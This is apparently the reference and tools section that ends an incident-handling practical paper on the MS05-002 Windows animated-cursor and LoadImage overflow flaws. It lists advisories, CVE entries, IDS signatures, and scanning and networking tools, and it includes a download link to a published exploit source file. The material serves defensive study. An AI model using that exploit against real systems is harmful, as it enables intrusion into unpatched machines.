


Figure 27: Screen capture of MindStorm on Attack Path Analysis

Reference

Microsoft Windows User32.DLL ANI File Header Handling Stack-Based Buffer Overflow Vulnerability, Jan 11 2005
http://www.securityfocus.com/bid/12233

Microsoft Windows LoadImage API Function Integer Overflow Vulnerability (Vulnerabilities) Dec 20 2004
http://www.securityfocus.com/bid/12095

Microsoft Windows LoadImage API vulnerable to integer overflow
http://www.kb.cert.org/vuls/id/625856

Microsoft Windows kernel vulnerable to denial-of-service condition via animated cursor (.ani) rate number
http://www.kb.cert.org/vuls/id/697136

Microsoft Windows kernel vulnerable to a denial-of-service condition via animated cursor (.ani) frame number
http://www.kb.cert.org/vuls/id/177584

Multiple Vulnerabilities in Microsoft Windows Icon and Cursor Processing
http://www.us-cert.gov/cas/techalerts/TA05-012A.html

Multiple Vulnerabilities in Microsoft Windows Icon and Cursor Processing MS05-002 *Jan 11 2005*
http://www.microsoft.com/technet/security/bulletin/ms05-002.mspx

Common Vulnerabilities and Exposures (CVE) CAN-2004-1049
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049

Common Vulnerabilities and Exposures (CVE) CAN-2004-1305
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1305

SecurityFocus
http://downloads.securityfocus.com/vulnerabilities/exploits/HOD-ms05002-ani-expl.c

Snort signature on MS05-002 from Sourceforge
http://sourceforge.net/mailarchive/forum.php?thread_id=6350174&forum_id=7141

Snort Signature SID 3079
http://www.snort.org/snort-db/sid.html?id=3079

ISS X-Force Signature 17999
http://xforce.iss.net/xforce/xfdb/17999

SANS GCIH Practical Assignment
http://www.giac.org/certified_professionals/practicals/gcih/0660.php

Handbook for Computer Security Incident Response Teams (CSIRTs)
http://www.sei.cmu.edu/publications/documents/03.reports/03hb002.html

CISSP All-in-One Exam Guide, Second Edition (All-in-One) by Shon Harris

ITIL
http://www.itil.org

Tools Used

Microsoft IIS 5.0
http://www.microsoft.com

Microsoft Exchange Server 2000
http://www.microsoft.com

MSN Searching Engine
http://www.msn.com

Advanced Email Extractor
http://www.mailutilities.com/aee/

CheckPoint Firewall
http://www.checkpoint.com

NMAP
http://www.nmap.org

Netcat
http://netcat.sourceforge.net

Snort
http://www.snort.org

Nessus
http://www.nessus.org

Symantec Ghost
http://www.symantec.com

Symantec Vulnerability Assessment
http://www.symantec.com

Symantec Anti-Virus Corporate Edition

http://www.symantec

Secure Associates, the SEM solution – MindStorm
http://www.securesa.com